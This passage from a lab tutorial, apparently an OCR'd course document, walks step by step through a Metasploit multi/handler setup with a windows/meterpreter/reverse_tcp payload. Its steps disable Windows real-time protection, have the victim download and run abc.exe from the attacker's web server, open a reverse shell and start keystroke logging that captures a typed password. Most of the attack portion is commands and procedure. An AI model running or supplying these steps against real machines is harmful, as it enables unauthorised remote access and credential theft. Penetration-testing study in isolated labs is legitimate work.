
6.2 create payload

Step 3 : Now , open another terminal and type command :

msfconsole

Step 4 : type command : search multi/handler

You can see in the result , multi/handler is in 7 number.




6.3 start msfconsole & and use multi/handler

Now type these commands :


- use 7
- set LHOST 192.168.0.103
- set LPORT 8080
- set payload windows/meterpreter/reverse_tcp
- run

now , it will execute and you can perform reverse shell.




6.4 exploit the payload

Step 5 : Now you have to turn off real-time protection in your target windows10 machine.




6.5 turn off real-protection

Step 6 : now, open browser and search http://192.168.0.103:8000/




6.6 search the IP in browser

You can see our payload abc.exe . click on keep button (its show warning ,if you have seen another button like ok button then click ok).




Now our payload is downloaded.

6.7 open the payload file




now click on open file link.

6.8 execute the payload




Now click on our payload application.

6.9 run the payload



It’s giving a warning message. You have to click on run.


Step 7 : you can see in our meterpreter terminal that , our both machines are connected. (you can see our both IPs in last line)




6.10 both machines are connected to each other

Step 8 : type command : help – Explore the available commands by typing “help” in the Meterpreter session.

6.11 explore all commands



Step 9 : type command -- keyscan_start and press enter .




6.12 using keyscan commands


and open your target machine and open browser and type anything in search bar . I typed my password is dhara123

&

